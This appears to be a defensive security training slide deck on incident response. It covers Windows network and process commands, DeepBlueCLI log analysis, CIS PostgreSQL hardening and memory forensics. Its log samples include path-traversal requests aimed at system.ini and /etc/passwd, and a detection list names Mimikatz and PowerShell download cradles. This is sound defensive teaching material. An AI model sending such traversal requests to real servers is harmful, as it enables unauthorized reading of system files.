- We begin by looking at our system as a big, haystack
- Knowing where to start can be overwhelming
- I recommend starting with the network connections and then working backwards
- You have to start somewhere
- Core Windows network commands to know
 - netstat
 - net view
 - net use
 - net session



© Black Hills Information Security | @BHInfoSecurity



C:\> net view



- Let's start by looking at shares
- Attackers like to have staging systems on the inside of a network
- Pull files to one location and then exfil out
- What is normal?



© Black Hills Information Security | @BHInfoSecurity



C:\> net session



- Who is currently talking with the current system?
- X -> Y -> Z: You may be investigating system Y. But, it is compromised via system X
- Don't think of incidents as just isolated systems to be reviewed
- Attacks are often a chain



© Black Hills Information Security | @BHInfoSecurity



C:\> net use



- Who is the current system talking to?
- X -> Y -> Z: You may be investigating system Y. But, it is attacking system Z
- This is kind of the opposite of net session



© Black Hills Information Security | @BHInfoSecurity



C:\> netstat



- This one can get complicated... Quick
- But, it is a go to for any SOC analyst
- netstat will show you network connections

```
C:\Users\adhd>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    172.16.142.135:50371  52.242.211.89:https  ESTABLISHED
  TCP    172.16.142.135:50475  152.199.6.14:https   TIME_WAIT
  TCP    172.16.142.135:50521  dfw25s34-in-f2:https  TIME_WAIT
  TCP    172.16.142.135:50548  152.195.12.131:https  TIME_WAIT
  TCP    172.16.142.135:50865  a-0003:https        TIME_WAIT
  TCP    172.16.142.135:50866  a-0003:https        TIME_WAIT
  TCP    172.16.142.135:50879  a-0001:https        TIME_WAIT
  TCP    172.16.142.135:50880  a-0001:https        TIME_WAIT
  TCP    172.16.142.135:50881  a-0003:https        TIME_WAIT
  TCP    172.16.142.135:50882  a-0003:https        TIME_WAIT
  TCP    172.16.142.135:50884  media-router-fp74:https  TIME_WAIT
  TCP    172.16.142.135:50885  media-router-fp74:https  TIME_WAIT
  TCP    172.16.142.135:50888  192.229.211.216:https  TIME_WAIT
  TCP    172.16.142.135:50902  dfw25s34-in-f2:https  TIME_WAIT
```



© Black Hills Info



C:\> netstat -naob



- Now we can see the open TCP and UDP connections
- -a: Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
- -n: Displays active TCP connections, however, addresses and port numbers are expressed numerically and no attempt is made to determine names
- -o: Displays active TCP connections and includes the process ID (PID) for each connection.
- -b: displays the executable involved in creating each connection or listening port.
- <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat>



© Black Hills Information Security | @BHInfoSecurity



C:\> netstat -naob



```
C:\Users\adhd>netstat -naob
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	920
RpcSs				
[svchost.exe]				
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	1064
CDPSvc				
[svchost.exe]				
TCP	0.0.0.0:5985	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
Can not obtain ownership information				
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	700
[lsass.exe]				
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	524
Can not obtain ownership information				
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	736
EventLog				
[svchost.exe]				
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	380
Schedule				
[svchost.exe]				
TCP	0.0.0.0:49668	0.0.0.0:0	LISTENING	1844
[spoolsv.exe]				



© Black Hills Infor



C:\> netstat -f



- -f shows the fully qualified domain name (when available)
- Does not work too well with -naob (unfortunately)
- Will require running netstat a few times and cross-referencing
- Saves a ton of time
- How about... You know, killing ads?
- Look for things “out of the ordinary”
 - Weird domains
 - Non-M\$/Google/Yahoo connections
- Reduce the haystack, one piece at a time



© Black Hills Information Security | @BHInfoSecurity



C:\> netstat -f



C:\Users\adhd>netstat -f

Active Connections

Proto	Local Address	Foreign Address	State
TCP	172.16.142.135:50357	40.126.0.71:https	TIME_WAIT
TCP	172.16.142.135:50366	40.126.0.71:https	TIME_WAIT
TCP	172.16.142.135:50367	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50368	gap-prime-finance.msn-int.com:https	TIME_WAIT
TCP	172.16.142.135:50369	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50370	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50371	52.242.211.89:https	ESTABLISHED
TCP	172.16.142.135:50378	dfw28s04-in-f3.1e100.net:https	TIME_WAIT
TCP	172.16.142.135:50400	a-0003.a-msedge.net:https	TIME_WAIT
TCP	172.16.142.135:50401	a-0003.a-msedge.net:https	TIME_WAIT
TCP	172.16.142.135:50402	13.74.179.117:https	TIME_WAIT
TCP	172.16.142.135:50412	a-0001.a-msedge.net:https	TIME_WAIT
TCP	172.16.142.135:50414	a23-64-5-158.deploy.static.akamaitechnologies.com:https	CLOSE_WAIT
TCP	172.16.142.135:50415	a23-64-5-158.deploy.static.akamaitechnologies.com:https	ESTABLISHED
TCP	172.16.142.135:50416	40.81.45.29:https	ESTABLISHED
TCP	172.16.142.135:50417	40.81.45.29:https	ESTABLISHED
TCP	172.16.142.135:50418	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50419	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50422	a-0001.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50423	a-0001.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50424	40.77.18.167:https	ESTABLISHED
TCP	172.16.142.135:50427	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50428	a-0003.a-msedge.net:https	ESTABLISHED
TCP	172.16.142.135:50431	13.107.21.200:https	ESTABLISHED
TCP	172.16.142.135:50432	13.107.21.200:https	ESTABLISHED

Windows Processes



- After we have looked at the network connections, we need to drill down on the processes
- Hopefully, we have a handful of “suspect” network connections
- Armed with the data we get from commands like netstat -naob we can start to look at the actual process data
- Still can be a lot of data
- Takes time, practice, practice, practice
- Pro tip, do this first on a system that is not infected



© Black Hills Information Security | @BHInfoSecurity



C:\> tasklist



- Just about the most boring command ever... Or is it?

```
C:\Users\adhd>tasklist
```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	8 K
System	4	Services	0	96 K
Secure System	48	Services	0	12,404 K
Registry	96	Services	0	19,132 K
smss.exe	308	Services	0	908 K
csrss.exe	448	Services	0	2,768 K
wininit.exe	524	Services	0	3,584 K
csrss.exe	540	Console	1	3,096 K
winlogon.exe	620	Console	1	5,768 K
services.exe	628	Services	0	6,572 K
lctso.exe	676	Services	0	2,110 K



© Black Hills Information Security | @BHInfoSecurity



C:\> tasklist /svc



- Let's look at services!

```
C:\Users\adhd>tasklist /svc

  Image Name          PID Services
  ====== ===== =====
System Idle Process      0 N/A
System                      4 N/A
Secure System                48 N/A
Registry                     96 N/A
smss.exe                    308 N/A
csrss.exe                   448 N/A
wininit.exe                  524 N/A
csrss.exe                   540 N/A
winlogon.exe                 620 N/A
services.exe                  628 N/A
LsaIso.exe                   676 N/A
lsass.exe                    700 KeyIso, SamSs, VaultSvc
fontdrvhost.exe               792 N/A
fontdrvhost.exe               800 N/A
svchost.exe                  808 BrokerInfrastructure, DcomLaunch, LSM,
                               PlugPlay, Power, SystemEventsBroker
svchost.exe                  920 RpcEptMapper, RpcSs
dwm.exe                       1004 N/A
svchost.exe                  380 Appinfo, gpsvc, hns, IKEEXT, iphlpsvc,
                               LanmanServer, lfsvc, ProfSvc, Schedule,
                               SENS, SharedAccess, ShellHWDetection,
                               Themes, TokenBroker, UserManager, UsoSvc,
                               Winmgmt, wisvc, wlidsvc, WpnService,
```



C:\> tasklist /m



```
C:\Users\adhd>tasklist /m
```

Image Name	PID	Modules
System Idle Process	0	N/A
System	4	N/A
Secure System	48	N/A
Registry	96	N/A
smss.exe	308	N/A
csrss.exe	448	N/A
wininit.exe	524	N/A
csrss.exe	540	N/A
winlogon.exe	620	ntdll.dll, KERNEL32.DLL, KERNELBASE.dll, msvcrt.dll, sechost.dll, RPCRT4.dll, combase.dll, ucrtbase.dll, advapi32.dll, powrprof.dll, UMPDC.dll, profapi.dll, user32.dll, win32u.dll, GDI32.dll, gdi32full.dll, msavcp_win.dll, IMM32.DLL, winsta.dll, SspiCli.dll, USERENV.dll, profext.dll, ntmartha.dll, Bcrypt.dll, bcryptprimitives.dll, firewallapi.dll, DNSAPI.dll, IPHLPAPI.DLL, NSI.dll, fwbase.dll, uxinit.dll, shcore.dll, dwmmapi.dll, UxTheme.dll, CRYPT32.dll, DPAPI.dll, CRYPTBASE.dll, dwminit.dll, apphelp.dll, dsreg.dll, OLEAUT32.dll,



© Black



C:\> tasklist /m ntdll.dll



```
C:\Users\adhd>tasklist /m ntdll.dll
```

Image Name	PID	Modules
winlogon.exe	620	ntdll.dll
lsass.exe	700	ntdll.dll
fontdrvhost.exe	792	ntdll.dll
fontdrvhost.exe	800	ntdll.dll
svchost.exe	808	ntdll.dll
svchost.exe	920	ntdll.dll
dwm.exe	1004	ntdll.dll
svchost.exe	380	ntdll.dll
svchost.exe	432	ntdll.dll
svchost.exe	736	ntdll.dll
svchost.exe	1064	ntdll.dll
svchost.exe	1132	ntdll.dll
svchost.exe	1228	ntdll.dll
svchost.exe	1516	ntdll.dll
svchost.exe	1616	ntdll.dll
svchost.exe	1636	ntdll.dll
svchost.exe	1788	ntdll.dll



© Black Hills Inform



C:\> tasklist /m /fi "pid eq [proc_id]"



```
C:\Users\adhd>tasklist /m /fi "pid eq 3500"
```

Image Name	PID	Modules
explorer.exe	3500	ntdll.dll, KERNEL32.DLL, KERNELBASE.dll, msvcp_win.dll, ucrtbase.dll, combase.dll, RPCRT4.dll, OLEAUT32.dll, shcore.dll, msvcrt.dll, advapi32.dll, sechost.dll, shlwapi.dll, user32.dll, win32u.dll, GDI32.dll, gdi32full.dll, SHELL32.dll, AEPIC.dll, bcrypt.dll, TWINAPI.dll, USERENV.dll, powrprof.dll, windows.storage.dll, dxgi.dll, kernel.appcore.dll, PROPSYS.dll, WININET.dll, UxTheme.dll, dwmapi.dll, SspiCli.dll, twinapi.appcore.dll, WTSAPI32.dll, ntmtarta.dll, cryptsp.dll, woda.dll, hsmntprimitives.dll, TMM32.DLL

<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist>



© Black Hills Information Security | @BHInfoSecurity

CELEBRATING 10 YEARS

• 2008-2018 •

C:\> wmic process list full



```
C:\Users\adhd>wmic process list full
```

```
CommandLine=
CSName=DESKTOP-I1T2G01
Description=System Idle Process
ExecutablePath=
ExecutionState=
Handle=0
HandleCount=0
InstallDate=
KernelModeTime=1237077343750
MaximumWorkingSetSize=
MinimumWorkingSetSize=
Name=System Idle Process
OSName=Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition3
OtherOperationCount=0
OtherTransferCount=0
PageFaults=9
PageFileUsage=60
ParentProcessId=0
```



C:\> wmic process get name,parentprocessid,processid



```
C:\Users\adhd>wmic process get name,parentprocessid,processid
Name                               ParentProcessId  ProcessId
System Idle Process                0              0
System                           0              4
Secure System                     4              48
Registry                          4              96
smss.exe                         4             308
csrss.exe                        432            448
wininit.exe                      432            524
csrss.exe                        516            540
winlogon.exe                     516            620
services.exe                      524            628
LsaIso.exe                       524            676
lsass.exe                         524            700
fontdrvhost.exe                  620            792
fontdrvhost.exe                  524            800
svchost.exe                      628            808
svchost.exe                      628            920
dwm.exe                           620           1004
svchost.exe                      628            380
svchost.exe                      628            432
```



© Black Hills Infor

Information Security

CELEBRATING 10 YEARS

• 2008-2018 •

C:\>wmic process where processid=[pid] get commandline



```
C:\Users\adhd>wmic process where processid=808 get commandline
CommandLine
C:\WINDOWS\system32\svchost.exe -k DcomLaunch -p
```



© Black Hills Information Security | @BHInfoSecurity

Making it easier with Powershell: DeepBlueCLI



```
PS C:\tools\DeepBlueCLI-master> .\DeepBlue.ps1 .\evtx\smb-password-guessing-security.evtx

Security warning
Run only scripts that you trust. While scripts from the internet can be useful, this script can potentially harm your computer. If
you trust this script, use the Unblock-File cmdlet to allow the script to run without this warning message. Do you want to run
C:\tools\DeepBlueCLI-master\DeepBlue.ps1?
[D] Do not run [R] Run once [S] Suspend [?] Help (default is "D"): R
```

```
Date      : 9/19/2016 10:50:06 AM
Log       : Security
EventID   : 4625
Message   : High number of logon failures for one account
Results   : Username: Administrator
           Total logon failures: 3560
Command   :
Decoded   :
```

```
Date      : 9/19/2016 10:50:06 AM
Log       : Security
EventID   : 4625
Message   : High number of total logon failures for multiple accounts
Results   : Total accounts: 2
           Total logon failures: 3561
```

```
Command   :
Decoded   :
```



LAB: Windows CLI



© Black Hills Information Security | @BHInfoSecurity

DeepBlueCLI



- <https://github.com/sans-blue-team/DeepBlueCLI>

Detected events

- Suspicious account behavior
 - User creation
 - User added to local/global/universal groups
 - Password guessing (multiple logon failures, one account)
 - Password spraying via failed logon (multiple logon failures, multiple accounts)
 - Password spraying via explicit credentials
 - Bloodhound (admin privileges assigned to the same account with multiple Security IDs)
 - Command line/Sysmon/PowerShell auditing
 - Long command lines
 - Regex searches
 - Obfuscated commands
 - PowerShell launched via WMIC or PsExec
 - PowerShell Net.WebClient Downloadstring
 - Compressed/Base64 encoded commands (with automatic decompression/decoding)
 - Unsigned EXEs or DLLs
 - Service auditing
 - Suspicious service creation
 - Service creation errors
 - Stopping/starting the Windows Event Log service (potential event log manipulation)
 - Mimikatz
 - lsadump::sam
 - EMET & Applocker Blocks
- ...and more



▲ Blue Team Summit

Threat Hunting via Sysmon

- Eric Conrad



DeepBlueCLI

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> .\DeepBlue.ps1 C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx
```



```
Date      : 4/21/2019 11:22:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: LABV2-DC1$           User SID Access Count: 22451
Command   :
Decoded   :

Date      : 4/21/2019 11:22:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: bertha.schultz        User SID Access Count: 75
Command   :
Decoded   :

Date      : 4/21/2019 11:22:35 PM
Log       : Security
EventID   : 4672
Message   : Multiple admin logons for one account
Results   : Username: Administrator        User SID Access Count: 29
Command   :
Decoded   :
```



© Black Hills Information Security | @BHInfoSecurity

INTERMEASURES

PowerShell

```
PS C:\tools\DeepBlueCLI-master\DeepBlueCLI-master> Get-WinEvent -FilterHashtable @{Path="C:\tools\DeepBlueCLI-master\DeepBlueCLI-master\Webcast\Security.evtx";id=4672} | Where-Object -Property Message -Match bertha.schultz
```

ProviderName: Microsoft-Windows-Security-Auditing			
TimeCreated	Id	LevelDisplayName	Message
4/27/2019 9:53:50 PM	4672	Information	Special privileges assigned to new logon....
4/27/2019 9:53:47 PM	4672	Information	Special privileges assigned to new logon....
4/27/2019 9:53:38 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:58:55 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:32:10 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:32:10 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 3:07:48 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 2:59:00 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 2:56:27 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 2:01:56 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:56:04 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:56:04 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:32:48 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 1:21:29 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 12:20:05 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 12:20:05 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 12:04:55 PM	4672	Information	Special privileges assigned to new logon....
4/26/2019 11:57:46 AM	4672	Information	Special privileges assigned to new logon....
4/26/2019 11:46:28 AM	4672	Information	Special privileges assigned to new logon....
4/26/2019 10:55:46 AM	4672	Information	Special privileges assigned to new logon....
4/26/2019 10:55:46 AM	4672	Information	Special privileges assigned to new logon....



BLACK

HAT

CONFERENCE

ACTIVE COUNTERMEASURES

DeepWhiteCLI



DeepWhite

Detective whitelisting using Sysmon event logs.

Parses the Sysmon event logs, grabbing the SHA256 hashes from process creation (event 1), driver load (event 6, sys), and image load (event 7, DLL) events.

VirusTotal and Whitelisting setup

Setting up VirusTotal hash submissions and whitelisting:

The hash checker requires Post-VirusTotal:

- <https://github.com/darkoperator/Posh-VirusTotal>

It also requires a VirusTotal API key:

- <https://www.virustotal.com/en/documentation/public-api/>

Then configure your VirusTotal API key:

```
set-VTAPIKey -APIKey <API Key>
```

The script assumes a personal API key, and waits 15 seconds between submissions.



© Blac





LAB: DeepBlueCLI



© Black Hills Information Security | @BHInfoSecurity



Server Analysis



© Black Hills Information Security | @BHInfoSecurity

WebLogs Example1: access.log (Not in your VM)



```
adhd@adhd3 /var/log/apache2 $ tail -f access.log
```

```
172.16.142.135 - - [26/Nov/2020:05:21:13 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=c%3A%2FWindows%2Fsystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:14 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:15 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=c%3A%5CWindows%5Csystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:16 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
172.16.142.135 - - [26/Nov/2020:05:21:19 -0700] "GET /honeybadger-red/service.php?agent=HTML&target=%2Fetc%2Fpasswd HTTP/1.1" 200 175 "http://172.16.142.131/honeybadger-red/demo.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101 Firefox/71.0"
```

WebLogs Example 2: error.log (Not in your VM)



```
adhd@adhd3 /var/log/apache2 $ tail -f error.log
[Thu Nov 26 05:20:49.546107 2020] [:error] [pid 4097] [client 172.16.142.135:52961] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.548718 2020] [:error] [pid 9808] [client 172.16.142.135:52962] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.551403 2020] [:error] [pid 4098] [client 172.16.142.135:52963] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.554036 2020] [:error] [pid 9846] [client 172.16.142.135:52964] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
[Thu Nov 26 05:20:49.556920 2020] [:error] [pid 4094] [client 172.16.142.135:52965] PHP Fatal error:
  Uncaught Error: Class 'ZipArchive' not found in /var/www/honeybadger-red/retrieve.php:36\nStack tr
ace:\n#0 {main}\n  thrown in /var/www/honeybadger-red/retrieve.php on line 36, referer: http://172.1
6.142.131/honeybadger-red/demo.php
```



WebLogs Example 2: auth.log (Not in your VM)



adhd@adhd3 /var/log \$ tail -f auth.log

```
Nov 26 05:26:09 adhd3 su[9927]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost= user=root
Nov 26 05:26:10 adhd3 su[9927]: pam_authenticate: Authentication failure
Nov 26 05:26:10 adhd3 su[9927]: FAILED su for root by adhd
Nov 26 05:26:10 adhd3 su[9927]: - /dev/pts/1 adhd:root
Nov 26 05:26:16 adhd3 su[9930]: pam_unix(su:auth): authentication failure; logname= uid=1000 euid=0
tty=/dev/pts/1 ruser=adhd rhost= user=root
Nov 26 05:26:18 adhd3 su[9930]: pam_authenticate: Authentication failure
Nov 26 05:26:18 adhd3 su[9930]: FAILED su for root by adhd
Nov 26 05:26:18 adhd3 su[9930]: - /dev/pts/1 adhd:root
Nov 26 05:27:13 adhd3 sshd[9932]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=172.16.142.135 user=root
Nov 26 05:27:15 adhd3 sshd[9932]: Failed password for root from 172.16.142.135 port 62744 ssh2
Nov 26 05:27:23 adhd3 sshd[9932]: message repeated 2 times: [ Failed password for root from 172.16.1
42.135 port 62744 ssh2]
Nov 26 05:27:23 adhd3 sshd[9932]: Connection closed by 172.16.142.135 port 62744 [preauth]
Nov 26 05:27:23 adhd3 sshd[9932]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135 user=root
Nov 26 05:27:37 adhd3 sshd[9934]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=172.16.142.135 user=adhd
Nov 26 05:27:39 adhd3 sshd[9934]: Failed password for adhd from 172.16.142.135 port 62746 ssh2
Nov 26 05:27:46 adhd3 sshd[9934]: message repeated 2 times: [ Failed password for adhd from 172.16.1
42.135 port 62746 ssh2]
Nov 26 05:27:46 adhd3 sshd[9934]: Connection closed by 172.16.142.135 port 62746 [preauth]
Nov 26 05:27:46 adhd3 sshd[9934]: PAM 2 more authentication failures; logname= uid=0 euid=0 tty=ssh
ruser= rhost=172.16.142.135 user=adhd
```



CIS Benchmarks



cisecurity.org/cis-benchmarks/

Overview of CIS Benchmarks and CIS-CAT Demo

Register for the Webinar
Tues. December 15 at 10:00 AM EDT
Tues. January 5 at 1:30 PM EDT

CIS Benchmarks FAQ

Access all Benchmarks →

Operating Systems **Server Software** **Cloud Providers** **Mobile Devices** **Network Devices** **Desktop Software** **Multi Function Print Devices**

Web Server **Virtualization** **Collaboration Server** **Database Server** **DNS Server** **Authentication Server**

Currently showing Server Software [Go back to showing ALL](#)

Server Software **Database Server**

Apache Cassandra
Expand to see related content ↓

[Download CIS Benchmark →](#)

Server Software **Web Server**

Apache HTTP Server
Expand to see related content ↓

[Download CIS Benchmark →](#)

Server Software **Web Server**

Apache Tomcat
Expand to see related content ↓

[Download CIS Benchmark →](#)

Server Software **DNS Server**

BIND
Expand to see related content ↓

[Download CIS Benchmark →](#)

What to look for?



- What are the key configs for the server?
 - Files, Tables, GUI
 - Hunt them down
- What are the key processes for the server to run?
 - Ping, **Port** and Parse
- Where does it store users?
 - File, Table, GUI
 - How do you audit it?
- What are the core ports to be open?
 - Ping, **Port** and Parse... Again
 - What ports **can** be open?
- Where are the logs?
- Attack and learn



This will make you an infosec Tyrannosaurus Rex

This, is how I learned enterprise security
Do this for every class of server your Org(s) have.
Every. Single. One.



Example Walkthrough: PostgreSQL

- I know you may not run this at work
 - That is OK, we are just going to use it as an example
- However, it can cover all the topics I covered in the last slide
- If this was used in my Org, and I was tasked with protecting it, I would start here
- You can also use vendor hardening guides as well
- Or, any third party source for securing an app
- The point is to dig in and learn the app



Key Configuration Examples



6.3 Ensure 'Postmaster' Runtime Parameters are Configured (Not Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

PostgreSQL runtime parameters that are executed by the postmaster process.

Rationale:

The `postmaster` process is the supervisory process that assigns a backend process to an incoming client connection. The `postmaster` manages key runtime parameters that are either shared by all backend connections or needed by the `postmaster` process itself to run.

Audit:

The following parameters can only be set at server start by the owner of the PostgreSQL server process and cluster, typically the UNIX user account `postgres`. Therefore, all exploits require the successful compromise of either that UNIX account or the `postgres` superuser account itself.

```
postgres=# SELECT name, setting FROM pg_settings WHERE context = 'postmaster'
ORDER BY 1;
   name   |      setting
-----+-----
allow_system_table_mods | off
archive_mode | off
autovacuum_freeze_max_age | 200000000
autovacuum_max_workers | 3
autovacuum_multixact_freeze_max_age | 400000000
bonjour |
bonjour_name |
cluster_name |
config_file | /var/lib/pgsql/12/data/postgresql.conf
data_directory | /var/lib/pgsql/12/data
data_sync_retry | off
dynamic_shared_memory_type | posix
event_source | PostgreSQL
external_pid_file |
hba_file | /var/lib/pgsql/12/data/pg_hba.conf
hot_standby | on
huge_pages | try
ident_file | /var/lib/pgsql/12/data/pg_ident.conf
jit_provider | llvmlit
listen_addresses | localhost
```

6.2 Ensure 'backend' runtime parameters are configured correctly (Scored)

Profile Applicability:

- Level 1 - PostgreSQL
- Level 1 - PostgreSQL on Linux

Description:

In order to serve multiple clients efficiently, the PostgreSQL server launches a new "backend" process for each client. The runtime parameters in this benchmark section are controlled by the backend process. The server's performance, in the form of slow queries causing a denial of service, and the RDBM's auditing abilities for determining root cause analysis can be compromised via these parameters.

Rationale:

A denial of service is possible by denying the use of indexes and by slowing down client access to an unreasonable level. Unsanctioned behavior can be introduced by introducing rogue libraries which can then be called in a database session. Logging can be altered and obfuscated inhibiting root cause analysis.

Audit:

Issue the following command to verify the backend runtime parameters are configured correctly:

```
postgres=# SELECT name, setting FROM pg_settings WHERE context IN
('backend','superuser-backend') ORDER BY 1;
   name   |      setting
-----+-----
ignore_system_indexes | off
jit_debugging_support | off
jit_profiling_support | off
log_connections | on
log_disconnections | on
post_auth_delay | 0
(6 rows)
```

Note: Effecting changes to these parameters can only be made at server start. Therefore, a successful exploit *may not be detected until after a server restart*, e.g., during a maintenance window.



User Example



4.2 Ensure excessive administrative privileges are revoked (Scored)

Profile Applicability:

- Level 1 - PostgreSQL

Description:

With respect to PostgreSQL administrative SQL commands, only superusers should have elevated privileges. PostgreSQL regular, or application, users should not possess the ability to create roles, create new databases, manage replication, or perform any other action deemed privileged. Typically, regular users should only be granted the minimal set of privileges commensurate with managing the application:

- DDL (create table, create view, create index, etc.)
- DML (select, insert, update, delete)

Further, it has become best practice to create separate roles for DDL and DML. Given an application called 'payroll', one would create the following users:

- payroll_owner
- payroll_user

```
$ whoami  
postgres  
$ psql -c "\du postgres"
```


80 | Page

List of roles		
Role name	Attributes	Member of
postgres	Superuser, Create role, Create DB, Replication, Bypass RLS	{}

Now, let's inspect the same information for a mock regular user called appuser using the display command `psql -c "\du appuser"`. The output confirms that regular user appuser has the same elevated privileges as system administrator user postgres. This is a fail.

```
$ whoami  
postgres  
$ psql -c "\du appuser"
```

List of roles		
Role name	Attributes	Member of
appuser	Superuser, Create role, Create DB, Replication, Bypass RLS	{}



Ports and Services Example



Review prior sections in this benchmark regarding SSL certificates, replication user, and WAL archiving.

Confirm the file `$PGDATA/standby.signal` is present on the STANDBY host and `$PGDATA/postgresql.auto.conf` contains lines similar to the following:

149 | Page

```
primary_conninfo = 'user=replication_user password=mypassword host=mySrcHost  
port=5432 sslmode=require sslcompression=1'
```

References:



Memory Forensics



© Black Hills Information Security | @BHInfoSecurity

Memory Analysis: A Nightmare



- Currently the state of open source memory analysis is a bit rough
- Microsoft is making this a bit more difficult than they should
- Projects like Volatility do a great job, but without clean memory maps full analysis is difficult
- Other up and coming projects like Velociraptor are really cool, but not quite there yet
 - Velociraptor will be added in a future iteration of this class
 - Good thing you can always come back
- But, the concepts are the same for Open Source and commercial analysis



Volatility



Volatility 2.6 (Windows 10 / Server 2016)

This release improves support for Windows 10 and adds support for Windows Server 2016, Mac OS Sierra 10.12, and Linux with KASLR kernels. A lot of bug fixes went into this release as well as performance enhancements (especially related to page table parsing and virtual address space scanning). See below for a more detailed list of the changes in this version.

This release also coincides with the [Community repo](#) - a collection of Volatility plugins written and maintained by authors in the forensics community. Many of these are the result of the last 4 years of [Volatility plugin contests](#), but some were just written for fun. Either way, its an entire arsenal of plugins that you can easily extend into your existing Volatility installation.

Released: December 2016

- [Volatility 2.6 Windows Standalone Executable \(x64\)](#)
- [Volatility 2.6 Mac OS X Standalone Executables \(x64\)](#)
- [Volatility 2.6 Linux Standalone Executables \(x64\)](#)
- [Volatility 2.6 Source Code \(.zip\)](#)
- [Integrity Hashes](#)
- [View the README](#)
- [View the CREDITS](#)

Release Highlights



Memory Analysis: Network



```
